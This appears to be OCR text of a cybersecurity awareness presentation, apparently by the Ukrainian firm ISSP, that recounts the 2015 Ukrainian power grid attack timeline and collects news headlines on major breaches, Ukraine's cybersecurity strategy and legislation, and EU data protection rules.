
Initial malware delivery attempt

23.04.2015

By continuously collecting and analyzing evidence we reconstructed attack timeline and traced it back to April 2015

Data was destroyed by KILLDISK

24.10.2015 Day of the attack start and beginning of the investigation



6 month from intrusion to blackout

14 min


Hackers Spend

200+ Days Inside

Before Discovery


ISSP

The result of internal recon



Information Systems Security Partners


Attackers know more about us than ever..



The lines between Insiders and Outsiders are blurred.

Everyone is an Insider…

Isolated security simply don`t work !



CNBC
Search Quotes, News & Video
HOME U.S. NEWS MARKETS INVESTING TECH MAKE IT VIDEO SHOWS MORE


BREAKING: After-hours buzz: MSFT, ALKS, PYPL and more

EUROPE NEWS

Bangladesh central bank says U.S. account hacked; Fed denies breach

Monday, 7 Mar 2016 | 7:08 PM ET

REUTERS



THE WALL STREET JOURNAL.

Health-Care CIOs, Facing Ransomware Threat, Share Security Best Practices


By RACHAEL KING
Mar 24, 2016 3:48 pm ET

0 COMMENTS

CONTENT FROM OUR SPONSOR
Deloitte.
CIO Insights and Analysis from Deloitte


Protecting Critical Assets From Cybertheft

Intellectual property (IP) can comprise more than 80 percent of a company's value. Prioritizing protection of these assets from cybertheft can help prevent extensive potential losses. The addition of cyberprotections at every stage in the IP life cycle is essential, as is the inclusion of IP cyber risk in the company's overall enterprise risk management plans.



TECHNOLOGY NEWS | Wed Aug 31, 2016 | 7:22am EDT

Exclusive: SWIFT discloses more cyber thefts, pressures banks on security



Hackers selling 117 million LinkedIn passwords


by Jose Pagliery @Jose_Pagliery
May 19, 2016: 10:59 AM ET

Social Surge - What's Trending

Chris Wallace delivers sterling performance as debate moderator

Trump's bullsh*t: Why his supporters don't care that he's lying

Is the Philippines' outspoken president scaring away investors?




THE WALL STREET JOURNAL.

Home World U.S. Politics Economy Business Tech Markets Opinion Arts Life Real Estate

OPM Ratchets Up Estimate of Hack's Scope

More than 21 million vulnerable in breach; China cited as suspect




OPINION

RUSSIAN HACKERS SHUT DOWN UKRAINE'S POWER GRID

Russian hackers target facilities to further Putin's expansionist foreign policy.

BY RILEY WALTERS ON 1/14/16 AT 5:52 PM



ПРЕЗИДЕНТ УКРАЇНИ | ПЕТРО ПОРОШЕНКО
Офіційне інтернет-представництво

Презид
НОВИНИ ФОТО ВІДЕО ДОКУМЕНТИ ПРЕЗИДЕНТ АДМІНІСТРАЦІЯ
Останні новини Промови Вітання Адміністрація Президента Дружина Президента
Головна > Новини > Останні новини

Президент затвердив Стратегію кібербезпеки України


16 Березня 2016 - 09:28

ВЕРХОВНА РАДА УКРАЇНИ
офіційний веб-портал

Електронні петиції
П'ята сесія VIII скликання
Пошук
розширений пошук
Головна Законотворчість Законодавство Очищення влади Міжнародна діяльність Інформація Контакти Ресурси Новини
Головна > Законотворчість > Законопроекти > Пошук за реквізитами > Картка законопроекту >

Проект Закону про основні засади забезпечення кібербезпеки України

Номер, дата реєстрації:	2126а від 19.06.2015
Сесія реєстрації:	2 сесія VIII скликання
Включено до порядку денного:	677-VIII від 15.09.2015
Редакція законопроекту:	Основний
Рубрика законопроекту:	Безпека і оборона
Суб'єкт права законодавчої ініціативи:	Народний депутат України
Ініціатор(и) законопроекту:	Лук'янчук Руслан Валерійович (VIII скликання), Кожем'якін Андрій Анатолійович (VIII скликання), Бухарєв Владислав Вікторович (VIII скликання), Паламарчук Микола Петрович (VIII скликання), Король Віктор Миколайович (VIII скликання), Семенуха Роман Сергійович (VIII скликання), Поляков Максим Анатолійович (VIII скликання), Бабенко Валерій Борисович (VIII скликання), Сочка Олександр Олександрович (VIII скликання), Данченко Олександр Іванович (VIII скликання)
Головний комітет:	Данченко О.І. Комітет з питань інформатизації та зв'язку
Інші комітети:	Пашинський С.В. Комітет з питань національної безпеки і оборони Кожем'якін А.А. Комітет з питань законодавчого забезпечення правоохоронної діяльності



JUSTICE
Building a European Area of Justice

Everyone has the right to the protection of personal data.

Under EU law, personal data can only be gathered legally under strict conditions, for a legitimate purpose. Furthermore, persons or organisations which collect and manage your personal information must protect it from misuse and must respect certain rights of the data owners which are guaranteed by EU law.

Every day within the EU, businesses, public authorities and individuals transfer vast amounts of personal data across borders. Conflicting data protection rules in different countries would disrupt international exchanges. Individuals might also be unwilling to transfer personal data abroad if they were uncertain about the level of protection in other countries.

Therefore, common EU rules have been established to ensure that your personal data enjoys a high standard of protection everywhere in the EU. You have the right to complain and obtain redress if your data is misused anywhere within the EU.

The EU's **Data Protection Directive** also foresees specific rules for the transfer of personal data outside the EU to ensure the best possible protection of your data when it is exported abroad.

